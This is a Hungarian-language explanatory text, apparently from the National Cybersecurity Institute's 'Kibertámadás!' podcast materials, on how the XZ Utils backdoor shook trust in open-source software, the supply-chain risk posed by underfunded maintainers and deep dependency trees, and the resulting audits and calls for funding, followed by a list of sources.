
A backdoor hatása a nyílt forráskódú szoftverek világára

Az XZ Utils backdoor felfedezése sokkhullámot indított el a fejlesztők, üzemeltetők és kiberbiztonsági szakértők körében, és a nyílt forráskódú szoftverek ökoszisztémájába vetett hitet alapjaiban ingatta meg. A szakértői közösség számára gyorsan nyilvánvalóvá vált, hogy a probléma gyökere nem csupán egy technikai sérülékenység, hanem a nyílt forráskódú fejlesztési modell sebezhetősége. A több éves, kifinomult kampány rávilágított arra, hogy Linus törvénye, miszerint „elegendő szempár mellett minden hiba könnyen látható" mára már nem minden esetben állja meg a helyét. Kiderült, hogy a kritikus digitális infrastruktúrát alkotó kulcsfontosságú projektek sokszor alulfinanszírozottak, és mindössze egy-két túlterhelt, kiégett önkéntes tartja őket életben, akiket a jól szervezett, professzionális támadók könnyen behálózhatnak és izolálhatnak. Ezzel gyakorlatilag kritikus szoftverkomponensek felett vehetik át az irányítást, csupán social engineering technikák felhasználásával.

Az incidens közvetlen utóhatásaként számos kiberbiztonsági szakember, állami szerv és technológiai nagyvállalat indított globális auditálási hullámot. Számos olyan, a mindennapi digitális infrastruktúrában alapvető, de kevés fenntartóval és fejlesztővel rendelkező projektet vettek tüzetes vizsgálat alá, amelyek kritikus pontjai lehetnek a szoftveres ellátási láncnak. Bár a közvetlen vészhelyzeti ellenőrzések során nem találtak az XZ-hez hasonló, aktívan működő, kifinomult szabotázskísérleteket, a szakma egyáltalán nem lélegezhetett fel. A szakértők egyetértenek abban, hogy szinte biztosan nem az XZ Utils az egyetlen olyan szoftvercsomag, amely elrejtett káros kódot vagy nemzetállamok által elhelyezett backdoor-t tartalmaz.

A modern szoftverfejlesztés egyik legnagyobb kihívása ma a függőségek átláthatatlan, egymásra épülő hálózatából fakad. Egyetlen egyszerű alkalmazás is gyakran több ezer külső könyvtárra támaszkodik, amelyek mindegyike újabb és újabb függőségeket hoz magával. Ebben az exponenciálisan növekvő és követhetetlenül összetett szoftverökoszisztémában a rosszindulatú módosítások észrevétele emberi léptékkel mérve teljesen lehetetlenné vált. A támadók tudatosan használják ki ezt a kaotikus struktúrát, mivel a kártékony kódrészleteket több ezer sornyi generált tesztfájlban vagy bonyolult build-szkriptekben elrejtve a hagyományos automatizált biztonsági szkennerek szinte mindig képtelenek kiszűrni.

Hosszú távon az eset drasztikus változásokat kényszerített ki a szoftvergyártásban. Világszerte felerősödtek a hangok, amelyek a nyílt forráskódú projektek intézményi és anyagi támogatását javasolják a hasonló supply chain támadások elkerülésének érdekében. A nyílt forráskódú eszközöket használó vállalatoknak és intézményeknek el kellett fogadniuk a tényt, hogy a nyílt forráskódú szoftverek nem minden esetben biztonságosabbak a zárt forráskódú szoftvereknél.



Források

Veritasium *The Internet Was Weeks Away From Disaster and No One Knew* (2026) https://www.youtube.com/watch?v=aoag03mSuXQ (Letöltve: 2026. június. 18.)

BleepingComputer *Red Hat warns of backdoor in XZ tools used by most Linux distros* (2024) https://www.bleepingcomputer.com/news/security/red-hat-warns-of-backdoor-in-xz-tools-used-by-most-linux-distros/ (Letöltve: 2026. június. 18.)

Red Hat *Understanding Red Hat's response to the XZ security incident* (2024) https://www.redhat.com/en/blog/understanding-red-hats-response-xz-security-incident (Letöltve: 2026. június. 18.)

It's FOSS *Linux Market Share Statistics [March 2026 Report]* (2026) https://itsfoss.com/linux-market-share/ (Letöltve: 2026. június. 18.)

CommandLinux *Linux Server Market Share Statistics 2026: Enterprise Usage, Hosting And Cloud Adoption* (2026) https://commandlinux.com/statistics/linux-server-market-share-by-industry-sector-statistics/ (Letöltve: 2026. június. 18.)

SoftwareSeni *The XZ Utils Backdoor CVE-2024-3094 and the Multi-Year Social Engineering Campaign Behind It* (2026) https://www.softwareseni.com/the-xz-Utils-backdoor-cve-2024-3094-and-the-multi-year-social-engineering-campaign-behind-it/#:~:text=What%20Is%20the%20XZ%20Utils,arbitrary%20code%20on%20affected%20systems (Letöltve: 2026. június. 18.)

Cloudflare *What is SSH? | Secure Shell protocol* https://www.cloudflare.com/learning/access-management/what-is-ssh/ (Letöltve: 2026. június. 18.)

SSH Academy *SSH Public Key Authentication* https://www.ssh.com/academy/ssh/public-key-authentication (Letöltve: 2026. június. 18.)

Medium / Samuel Ricky *How SSH (Secure Shell) Works: A Simple Explanation* (2024) https://samuel-ricky.medium.com/how-ssh-secure-shell-works-af1ddd3e1b6b (Letöltve: 2026. június. 18.)

Medium / ByteWave Network *A Deep Dive Into How SSH Works: Step-by-Step Guide* (2024) https://medium.com/@ByteWaveNetwork/a-deep-dive-into-how-ssh-works-step-by-step-guide-c5e10e4e0edc (Letöltve: 2026. június. 18.)

Teleport *Comparing SSH Keys: RSA, DSA, ECDSA, and Ed25519* (2022) https://goteleport.com/blog/comparing-ssh-keys/ (Letöltve: 2026. június. 18.)

Russ Cox *Timeline of the xz open source attack* (2024) https://research.swtch.com/xz-script (Letöltve: 2026. június. 18.)

Wired *The Mystery of Jia Tan, the Hacker Who Almost Hijacked the Internet* (2024) https://www.wired.com/story/jia-tan-xz-backdoor/ (Letöltve: 2026. június. 18.)

Hunted Labs *Where the Wild Things Are: A Complete Analysis of Jia Tan's GitHub History and the XZ Utils Software Supply Chain Breach* (2024) https://www.huntedlabs.com/blog/where-the-wild-things-are-a-complete-analysis-of-jia-tans-github-history-and-the-xz-Utils-software-supply-chain-breach (Letöltve: 2026. június. 18.)

Techzine *It's raining Linux vulnerabilities: what's going on?* (2026) https://www.techzine.eu/blogs/security/141351/its-raining-linux-vulnerabilities-whats-going-on/ (Letöltve: 2026. június. 18.)

Knownsec 404 Team *Analysis of the XZ Utils Backdoor Code* (2024) https://medium.com/@knownsec404team/analysis-of-the-xz-Utils-backdoor-code-d2d5316ac43f (Letöltve: 2026. június. 18.)

NEMZETI
KIBERBIZTONSÁGI
INTÉZET

Kibertámadás!
podcast

Nemzetbiztonsági Szakszolgálat
Nemzeti Kiberbiztonsági Intézet

titkarsag@nki.gov.hu

nki.gov.hu

+36 (1) 325 7672

2026